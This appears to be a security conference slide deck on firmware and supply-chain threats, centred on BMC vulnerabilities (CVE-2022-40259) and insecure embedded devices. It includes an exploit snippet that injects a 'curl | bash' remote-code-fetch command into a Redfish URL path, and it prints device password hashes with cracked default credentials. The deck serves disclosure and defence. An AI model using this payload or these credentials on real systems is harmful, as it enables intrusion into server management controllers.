
firmWar: An Imminent threat to the foundation of computing.

Vladyslav Babkin

$ whoami



Vladyslav Babkin

- Network & Web Hacker, Web Developer
- Long-time CTF player (team dcua)
- Security Researcher @ Eclypsium
- Twitter: @HotabZero


Nate Warfield

- Network Hacker, Security Researcher, WIRED25 2020
- Director of Threat Research & Intelligence @ Eclypsium
- Twitter/Mastodon: @n0x08


… and a shoutout to Eclypsium Research!

What is firmware?

What is firmware?




Firmware (& Hardware) Supply Chain



Firmware (& Hardware) Supply Chain

- No visibility into lower-level components by customer.
- The components are highly-privileged by definition.
- Lack of standardization for security of such components, as well as update management.
- Trickle-down effect is magnified many-fold.


Firmware attacks timeline



What's new here?

These attacks are becoming easy


BMC&C



BMC&C

- RansomEXX IP leak
- A chip as the start of the supply chain
- A chip with remotely accessible APIs
- A chip with very high privileges.

The perfect target!



Attack Surface

- The chip exposes a few services:
  - Redfish, exposed on port 443/tcp
  - Web UI service, exposed also on port 443/tcp
  - IPMI service, port 623/udp
  - SSH service, port 22/tcp (but - not a full bash shell)
  - UPnP (& other discovery services)
  - A few other services for different features (kvm, snmp, …)

```
 967     1 sysadmin S     506m129.4   0  5.8 /usr/local/bin/IPMIMain --daemonize --reg-with-procmgr
2225  2223 sysadmin S    24144  6.0   0  1.5 /usr/local/bin/spx_restservice
2223     1 sysadmin S    12348  3.0   0  0.7 /usr/local/sbin/lighttpd -f /conf/lighttpd.conf -m /usr/local/lib
```

```
 1320     1 sysadmin S    21764  5.4   0  0.0 luajit server.lua
```

```
sysadmin [~]# id
uid=0(sysadmin) gid=0(sysadmin) groups=0(sysadmin)
```

The vulnerability (CVE-2022-40259)

- It resides in the redfish service, facing port 443.
- It is post-authenticated, but only minimal-level access user is required
- Vulnerable code:

```
local collection, id = url_segments[1], url_segments[2]
```

```
if os.execute(string.format("test -f %s", CONFIG.BIOS_CONF_PATH .. id)) > 0 then
```

The exploit (CVE-2022-40259)

- Command injection in URL path
- The trick: no urldecoding
- ${IFS}, we choose you.

… That's it.

```
# exploit_path = b'some/path'
# domain = b'example.com'
ssock.write(b"\r\n".join([
    b"GET "+exploit_path+b";curl${IFS}"+domain+b"|bash;.json HTTP/1.1",
    b"Host: " + hostname.encode('utf-8'),
    b"Authorization: Basic "+credentials_to_use,
    b"User-Agent: curl/7.55.1",
    b"Accept: */*",
    b"",
    b""]
))
```

What does a BMC do, exactly?

- Power the server on, power the server off.
- Update the BIOS
- Monitor system hardware
- Logging, alerting.
- KVM console
- Mount remote media
- Help installing the OS
- Last hope to restore the system
- etc

What can an attacker do additionally?

- Implant the BIOS
- Smuggle KVM image
- Move across the management network, also attack other BMCs
- Attack the Active Directory
- Deploy malware on the OS (potentially in multiple ways), evade AV/EDR
- Disrupt operation (our demo ;))
- … (use your imagination)

Other vulnerabilities

- Default credentials for a UID=0 user (CVE-2022-40242) - same consequences as described above, but **pre-auth**.
- User enumeration via API (CVE-2022-2827)
- Password reset interception (CVE-2022-26872)
- Weak password hashes for Redfish & API (CVE-2022-40258)

The fallout

- Massive disclosure process
- Many impacted vendors
- Hard to detect vulnerable devices for defenders
- A lot of actually vulnerable devices (millions worldwide?)
- Externally-exposed surface is in thousands of devices


All of the issues exploited are classical web application issues and system misconfigurations.

Is this actually common across the board?

Enterprise systems (IP KVM)

- Serial to Ethernet
- Passwords displayed in banner
- Passwordless accounts
- Shell scripts as shells



```
root:P80k8vVYqFTsM:0:0:root:/root:/bin/sh
bin:*:1:1:bin:/bin:/bin/sh
daemon:*:2:2:daemon:/usr/sbin:/bin/sh
adm:*:3:4:adm:/adm:/bin/sh
sync:*:5:0:sync:/bin:/bin/sync
shutdown:*:6:11:shutdown:/sbin:/sbin/shutdown
uucp:*:10:14:uucp:/var/spool/uucp:/bin/sh
nobody:*:65534:65534:nobody:/home:/bin/sh
config::0:0:root:/:/bin/eric_config
serialconfig::0:0:root:/:/bin/eric_config_serial.sh
console::0:0:root:/:/bin/local_console.sh
unblock::0:0:root:/:/bin/eric_config_unblock.sh
changemac::0:0:root:/:/bin/eric_config_mac.sh
changesn::0:0:root:/:/bin/eric_config_sn.sh
changepdu::0:0:root:/:/bin/eric_config_pdu.sh
ping::0:0:root:/:/bin/ping.sh
reset::0:0:root:/:/bin/reboot.sh
rmoem::0:0:root:/:/bin/rm_oem.sh
```




Security cameras & Cellular routers


- Shellshock (seriously)
- Heartbleed
- Default credentials
- SMB vulnerabilities

```
root:ToCOv8qxP13qs:0:0:root:/root/:/bin/sh
admin:yiVXjXdLpGfug:0:0:admin:/:/bin/sh
root:yiNNyNaXWRwx.:0:0:root:/root/:/bin/sh

Loaded 3 password hashes with 2 different salts (1.5x same-salt boost)
12345            (admin)
duhao            (root)

[*] John the ripper final status: 2 password hashes cracked, 1 left
[+] Password hash cracked: admin:12345:0:0:admin:/:/bin/sh
[+] Password hash cracked: root:duhao:0:0:root:/root/:/bin/sh
```





Supply Chain Attacks Affect Everyone



Takeaways

- Firmware is just a software, as complex and insecure as in the 90s
- Attackers are moving lower in the computing stack
- Level of privileges gained from firmware attacks is not to be underestimated, potentially catastrophic and long-term multi-year impact
- “Install patches” notion is getting outdated, fast
- We need supply chain accountability and standards
- We also need a way to track down components used across the entire supply chain (“SBOM”?)

Questions?

You can contact me at:

vladiksonic@gmail.com
vlad.babkin@eclypsium.com
@HotabZero on twitter
@hotab on Telegram

Thanks for attention!


Extra material


Meris Botnet

- MikroTiks around the world were used as a backbone for TrickBot delivery, as well as DDoS attacks by Meris Botnet.
- Botnet size is estimated to be ~250k devices (© QRator)
- Per MikroTik blog, a vulnerability (CVE-2018-14847) was exploited to gain remote device access
- Upon further scan, we identified around 300k MikroTik devices vulnerable to at least one critical vulnerability
- What makes the botnet interesting is its nature: It is a *configuration-only* infection, meaning it stays fully within official router configuration.

Meris Botnet

Data from December, 2021





Meris Botnet


- To give a rough understanding of what an attacker can do with just “legal” configuration of the device, we will list some features:
  - Run periodic scripts.
  - Do outgoing HTTP requests
  - Serve files over WebUI
  - Run as a forward proxy (altering the pages in the process) - in fact, we found a few instances of this being used for injecting crypto-mining malware
  - Support multiple VPN protocols and complex routing and firewall schemas
  - In the most recent versions, MikroTiks can also run entire *docker containers*
  - In fact, there are a lot more features…
- Attacker gets a LOT of power tools, which are hard to detect in a complex configuration setting.
- References:
  - https://eclypsium.com/blog/when-honey-bees-become-murder-hornets/
  - https://blog.cloudflare.com/meris-botnet/

F5 BIG-IP CVE-2022-1388

- When CVE-2022-1388 was disclosed, exploitation almost immediately followed (we detected the attacks within just 5 **days** of disclosure)
- The actors who were targeting the attacks were pursuing different goals. We detected a miner installation, and a backdoor shell. We did not observe destructive behavior on our device, but others did.

F5 BIG-IP CVE-2022-1388

- We could observe around ~ 15k devices on shodan, and we could collect more intelligence on around 1.1k devices (specifically, their copyright year, which, hopefully, roughly corresponds to release year)



F5 BIG-IP CVE-2022-1388

- What makes this attack interesting is the speed at which actors started exploiting it, as well as that attackers were likely not nation states and not even large groups, but potentially on the level of a script kiddie too. This is very indicative of the big shift of such vulnerabilities from being just for nation states to being for everyone.
- Firmwares are becoming more complex, allowing for more vulnerabilities, as well as are getting more well-researched and more accessible. F5 for example is a normal Linux environment on the inside.

BlackLotus

- BlackLotus represents the first in-the-wild bootkit that can bypass Secure Boot, by exploiting CVE-2022-21894 in the Windows Bootloader.
- Even though Microsoft has patched the vulnerabilities, it is still possible use BlackLotus by installing a vulnerable bootloader by extra exploits.
- This bootkit is being sold for about $5000 on hacking forums, thus available to everyone.
- This one also indicates a shift in usage of much more complex lower-level issues by attackers. What was limited to nation states, is now usable by common criminals. The process also accelerates: CVE was disclosed in January 2022, and BlackLotus was first (publicly) known in October 2022, which is a relatively short time for such a complex issue to be exploited